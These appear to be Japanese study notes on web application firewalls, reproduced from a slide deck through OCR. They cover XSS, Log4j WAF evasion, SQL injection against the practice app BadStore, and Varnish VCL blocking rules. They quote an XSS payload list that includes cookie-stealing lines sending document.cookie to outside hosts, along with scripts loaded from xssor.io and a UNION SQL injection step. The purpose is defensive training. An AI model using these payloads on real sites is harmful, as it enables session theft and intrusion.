


https://coreruleset.org/


反射型 XSS（reflected XSS）→WAFで防げるが



持続型 XSS（stored XSS、persistent XSS）は…



参考：XSS攻撃ベクターの作成（xssor.io）



参考：https://xssor.io/s/payload/xssmisc.txt


```
>"'
'';!--"<XSS>=&{()}
'';!--"<script>alert(0);</script>=&{()}
'';!--"<script>alert(0);</script>=&{(alert(1))}
`><script>alert(0)</script>
<script>a=eval;b=alert;a(b(/i/.source));</script>
<code onmouseover=a=eval;b=alert;a(b(/g/.source));>HI</code>

<script src=http://xssor.io/xss.js></SCRIPT>
<script>location.href='http://127.0.0.1:8088/cookie.php?cookie='+escape(document.cookie
);</script>

'"><img onerror=alert(0) src=><"'
<img src=http://127.0.0.1/myspace.asp>
<img src=&#04jav&#13;ascr&#09;ipt:al&#13;ert(0)>
<img
src=&#04jav&#13;ascr&#09;ipt:i="x=document.createElement('script');x.src='http://xssor.
io/xn.js';x.defer=true;document.getElementsByTagName('head')[0].appendChild(x)";execScr
ipt(i)>
<img
src=&#04jav&#13;ascr&#09;ipt:i="x=docu&#13;ment.createElement('¥u0053¥u0043¥u0052¥u0049
¥u0050¥u0054');x.src='http://xssor.io/xn.js';x.defer=true;doc&#13;ument.getElementsByTa
gName('head')[0].appendChild(x)";execScri&#13;pt(i)>
new Image().src="http://xssor.io/phishing/cookie.asp?cookie="+escape(document.cookie);
```

参考：OWASP XSS Filter Evasion Cheat Sheet

Home
About OWASP
Acknowledgements
Advertising
Books
Brand Resources
Careers
Chapters
Donate to OWASP
Downloads
Events
Funding
Governance
Initiatives
Mailing Lists
Membership
Merchandise
Presentations
Press
Projects
Supporting Partners
Video

Reference
Activities
Attacks

XSS Filter Evasion Cheat Sheet



Last revision (mm/dd/yy): **02/23/2019**

Introduction

[hide]

1 Introduction
2 Tests
2.1 Basic XSS Test Without Filter Evasion
2.2 XSS Locator (Polygot)
2.3 Image XSS using the JavaScript directive
2.4 No quotes and no semicolon
2.5 Case insensitive XSS attack vector


参考：HTML5 Security Cheatsheet

参考：Apache Log4j脆弱性をWAFの正規表現で防ぐ

Log4jで話題になったWAFの回避/難読化とは何か

https://www.scutum.jp/information/waf_tech_blog/2021/12/waf-blog-081.html

```
POST /example.php?action=signup HTTP/1.1
Host: www.bitforest.jp
Connection: keep-alive
Content-Length: 1021
Cache-Control: max-age=0
sec-ch-ua: "Google Chrome";v="95", "Chromium";v="95", ";Not A Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: https://www.bitforest.jp
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.54 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://www.bitforest.jp/
Accept-Encoding: gzip, deflate, br
Accept-Language: ja-JP,ja;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: foo=1234567

_method=POST&param1=%24%24%28%2BWOZm%22&param2=e1XI%7B+*&param3=BfHyX&param4=%3D+M%7E%3E+%3Dipn%29%2F&param5=2%3Dg.%3DE7%3A+%3E9+&param6=NtkF7%7ETdRigx7z&param7=%3EK&param8=7%7CU%24%26%22PX2N&param9=*l+Q%3EJ%7D4W&param10=1Gjs+%5E&param11=.iV&param12=%2C%3AK&param13=0j7+rjMy0d%26X+&param14=2%28%7B%22kv%24n%22%3C5&param15=_%26&param16=%29&param17=O_So%3B%7B05+ZJQF&param18=%7C08+z%5Ce%3Bz%3A+%2C%3B&param19=%221H%5D+&param20=Vd%24YjVn+%27c%26%21P&param21=-u3d+l7pMdl%21&param22=%3E7%25%28+W%5BIL+EyG&param23=_Z%7D%27&param24=++%2Cs&param25=4%60%6030v&param26=%40o&param27=oyoWrN%5DyV%3D&param28=Sjl2FT7h%25%25P%2FNrU&param29=UM+Wlh%22-bB+&param30=w%3A**H%7B+BCVy&param31=Jx%28a&param32=%3B%29&param33=E%25%5EM%3A9%3C&param34=U&param35=Aty+Z%2FS&param36=h8%7Ed+%3BZn%5E%3D%29Hh%21&param37=Vhrq%7BOO&param38=%22%25%7CY5%7DiA+%24&param39=%3F1u3Y&param40=hJ%7CN+&param41=%29YIhho5z%27%3C%3C+&param42=+&param43=g&param44=R&param45=J%5E%28%5E+-B+BabP&param46=u++66%60%29y*%7C+%2Fh+-&param47=HnegH&param48=f+P%3ANgas&param49=%3A
```



参考：BadStoreに関する情報

- BadStore.netを使った脆弱性調査
  - http://kyonta1022.hatenablog.com/entry/2018/09/09/221327

DB情報収集

わざと失敗させてエラーを吐かせてみる。

```
'
```

表示されたエラーから、DBMSはMySQLだと判明。

```
DBD::mysql::st execute failed: You have an error in your SQL syntax; check the manual tha
```

次にMySQLのバージョンを取得してみる。

```
a' = 'a' UNION SELECT VERSION(),2,3,4 #
```

	1012	Endless Cup	Perfect for late nights	23.98		☐

参考：ソースCGIからquery->paramを検索

```
# grep "query->param" badstore.cgi~ | sort | uniq
                $filename = $query->param('uploaded_file');
                $newfilename = $query->param('newfilename');
                @contents=$query->param('cartitem');
        $aquery=$query->param('DoMods');
        $aquery=$query->param('admin');
        $ccard=$query->param('ccard');
        $comments=$query->param('comments');
        $email=$query->param('email');
        $expdate=$query->param('expdate');
        $fullname=$query->param('fullname');
        $name=$query->param('name');
        $newemail=$query->param('newemail');
        $passwd=$query->param('passwd');
        $pwdhint=$query->param('pwdhint');
        $role=$query->param('role');
        $squery=$query->param('searchquery');
        $vnewpasswd=$query->param('vnewpasswd');
$action=$query->param('action');
```

例：SQLインジェクションの遮断（%27）

```
vcl 4.1;

backend default {
 .host = "10.0.2.4";
 .port = "80";
}

import std;
import parseform;

sub vcl_recv {
 std.cache_req_body(1MB);
 if (req.url ~ "%27" || parseform.get("email") ~ "¥x27") {
  return (synth(400, "Detected SQL Injection"));
 }
}
```

例：クレジットカード番号をWAFでチェック

```
import std;
import parseform;

sub vcl_recv {

std.cache_req_body(1MB);

if (parseform.get("ccard") !~ "^(?:4[0-9]{12}(?:[0-
9]{3})?|5[1-5][0-9]{14}|6011[0-9]{12}|3(?:0[0-5]|[68][0-
9])[0-9]{11}|3[47][0-9]{13}|(?:2131|1800|35[0-9]{3})[0-
9]{11})$"){
return (synth(400, "Credit Card Number Error"));
}

}
```


参考：Varnishに関する資料

- 社内勉強会資料（Varnish Module）
  - https://www.slideshare.net/xcir/varnish-module
- Varnishを使う際に覚えておきたいデフォルトの罠
  - http://blog.xcir.net/?p=1088
- Varnishに関していろいろ調べて試してみた
  - https://qiita.com/TsuyoshiUshio@github/items/e3902d33e3867368e695
- VCL - Varnish Configuration Language
  - https://varnish-cache.org/docs/trunk/reference/vcl.html

その他
【教材】

【その他】教材 IPA AppGoat

【その他】教材 Web Security Dojo



